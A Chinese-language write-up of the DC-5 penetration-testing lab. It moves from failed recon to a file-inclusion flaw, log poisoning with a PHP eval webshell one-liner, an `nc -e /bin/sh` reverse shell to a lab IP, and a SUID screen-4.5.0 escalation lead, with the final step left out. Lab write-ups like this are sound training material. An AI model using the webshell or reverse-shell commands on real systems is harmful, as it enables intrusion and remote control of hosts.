
DC-5（完结）

最后的写在前面：

我记得这种动态页面我也写过 关键问题是我不太懂源码到底写出来什么德行才会出现这种问题。。。。等我打进去了回头看看。。。。。。。(感觉这个靶场就是为了做题才出的。。真的有人会写这种代码啊。。。。离谱。。）



通过前几个学习可以学会使用基本的渗透工具

的确没涉及到找洞这一块。。一般都是工具就可以解决或者一眼看出来


这个介绍说难度增大

提示说这里只有一个入口点

爆破了目录基本上啥都没有。。


考虑过xss不大可能（没反馈。。


抓包发现一堆get请求参数（注入也不大可能，因为逻辑是update。。




所以在哪呢

后来经提示发现文件包含(这里面可以对路径$file做一个爆破）







最最最关键的地方

由于是文件包含，一句话木马通过默认访问日志/错误日志上传

<?php @eval($_POST['shell']);?>

菜刀连接

nc -e /bin/sh 192.168.148.128 11114

看一下suid

发现screen-4.5.0

然后searchsploit screen-4.5.0

最后略。。。